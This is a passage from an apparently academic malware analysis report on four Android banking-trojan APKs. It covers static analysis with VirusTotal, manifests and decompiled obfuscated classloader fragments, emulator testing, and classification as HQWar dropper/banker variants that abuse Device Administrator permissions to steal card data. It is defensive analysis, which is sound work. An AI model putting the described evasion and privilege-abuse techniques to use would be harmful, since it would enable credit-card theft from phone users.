

Image 112: Permissions 20F4...8CD



Image 113: Intent actions 20F4...8CD

Virus total analysis found (images 114,115), that the malware use HTTPS protocol, reads the list of applications running, extracts the SIM provider and the device ID. In the image 116 is possible to see the admin link.

Image 114: 20F4...8CD Virustotal result 2



Image 115: 20F4...8CD Virustotal result 3



Image 116: Admin link

This malware also exploits the Device Administration API, and give the same explanation "Get video codec access" in order to give control to the admin.



Image 117: Action explanation

The highlighted text from Virus total(image 118) suggest that the malware is able to erase the data on the phone, and also that the name of this malware could be **PostDanmark**.



Image 118: 20F4...8CD Highlighted text

5.1.4.2 Manifest

Analyzing the file AndroidManifest.xml, is possible to find the necessary (figure 119) to affirm that even this malware exploits the Device Administrator API.

Image 119: 20F4...8CD Manifest

5.1.4.3 Code

Decompiling the file **classes.dex** (image 35), (using different decompilators) gave multiple java classes: **a**, **b**, **c**, **d** and **heniszs**, but the code of these classes is very obfuscated and every attempt to explain the code is not possible without making assumptions. Also in all these classes there is a large use of Classloaders, an example is shown in the next images 120 and 121.

```
private ClassLoader d() {
//this method return a classloader related to a field of this class
//supposition: the field returned is this.t istance of a c class
//so it returns a classloader of this.t
   boolean var4 = true;
   boolean var1;
   if (this.l != 0) {
      var1 = true;
   } else {
      var1 = false;
   }
```

Image 120: Classloader usage

```
this.f = var3;
this.e = this.r.length + a(this.i, "r") + 3302 - 17147;
//method called Field a(Class,String)
return (ClassLoader)this.a(this.getClass(), new String(this.a(new byte[]{77, -48, -29, 31, 8, -55, -13, -92, -90, -126, -57, -83, 68, -127})));
```

Image 121: Classloader usage 2

5.1.4.4 Folders content

Even for this malware is possible to find the same paths of the previous malwares, with the same files in the same locations. For the path "/res/layout/" (image 122), there are *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* and in the path "/res/drawable-sw-540dp-hdpi-v13/" as shown in the image 123 there are *cvc_amex.png* and *cvc_visa.png*. So the same assumption can be made for this malware, regarding credit cards.



Image 122: path /res/layout/



Image 123: path /res/drawable-sw-540dp-hdpi-v13/

5.2 Dynamic Analysis

To test these four APKs, we used a virtual device running Android 7 on Genymotion. Using a newer version of Android caused errors, as the virtual device indicated that the Android version was too recent.

It's not possible to emulate 9E9D...901 apk because it gave error of invalid parameters, how we can see from the following image 124.



Image 124: 9E9D...901 invalid parameters for dynamic analysis

The following images 125 126 127 show the pop up of the credit card that shows where is located the CVC code.



Image 125: APK 7A99...247



Image 126: APK 8D0A 8D0A..83C



Image 127: APK 20F4...8CD

5.3 Similarities and Categorization

In the paragraphs §5.1.1, §5.1.2, §5.1.2 and §5.1.4 is possible to see how all the malwares examined in this chapter have the files **classes.dex** and **AndroidManifest.xml**. In the sections §5.1.1.4, §5.1.2.4, §5.1.3.3 and §5.1.4.4 it has been shown, for the malwares 7A99...247, 8D0A...83C, 20F4...8CD the have the same paths "/res/layout/" and "/res/drawable- sw-540dp-hdpi/" in which are located the same files *cvc_amex.png* and *cvc_visa.png*, in the malware 9E9D...901, also these files are present but in a slightly different path "res/drawable-sw-540dp-hdpi- v13/", this allows to affirm that all malwares perform actions regarding credit cards. Looking at the coincidence regarding the paths, all presents a very similar folder structure, in this document are presented only the most relevant folders and paths in order to show the similarity, but all the malware contains a significant number of files and folders with same name and organization. In the chapter §5.2 is possible to see that all the malwares (excluding 9E9D...901) show the view **cvc Popup**, the same name of one of the 9E9D...901's classes 78, which when executed shows

a view. Considering the paragraphs regarding the Manifests §5.1.1.2 , §5.1.2.2 , §5.1.3.2 and §5.1.4.2, the pattern found in all the files, that exploits the Device Administrator API, according to the **MITRE ATT&CK**, is a mechanism called **Abuse Elevation Control Mechanism: Device Administrator Permissions** (ID: T-1626.001 , Tactic-Type: Post-Adversary Device Access) [4], is defined as a sub-technique of **Abuse Elevation Control Mechanism technique** (ID T-1626) which is a privilege escalation technique, so considering all the previous consideration is possible to affirm that the files analyzed in the chapter §5 are all malwares and are part of the same family. These malwares perform a subset of operations performed by other famous malwares: **GPlayed**, **Asacub**, **Exobot**, **Red Alert 2**, they also use the same privilege escalation technique. Is possible to affirm that all the malwares in the chapter 5 are variation of **Bankers**, which goal is to steal credit card data. Looking at the images of virus total results (§23, §36 and §111) the vendors signaled the: 7A99...247, 8D0A..83C and 20F4...8CD malwares as **Droppers**, **Bankers** and **HQWar**, is possible to affirm that these malwares are variants of **HQWar** trojans. An HQWar is a type of dropper, droppers basically are malwares that use Classloaders (as shown in the paragraphs §31, §45 and §120) to execute a payload, in this case exploiting the Device Administrator API, in this particular case they are also bankers, because their goal is to steal credit card information.

[4]https://attack.mitre.org/techniques/T1626/001/

List of Images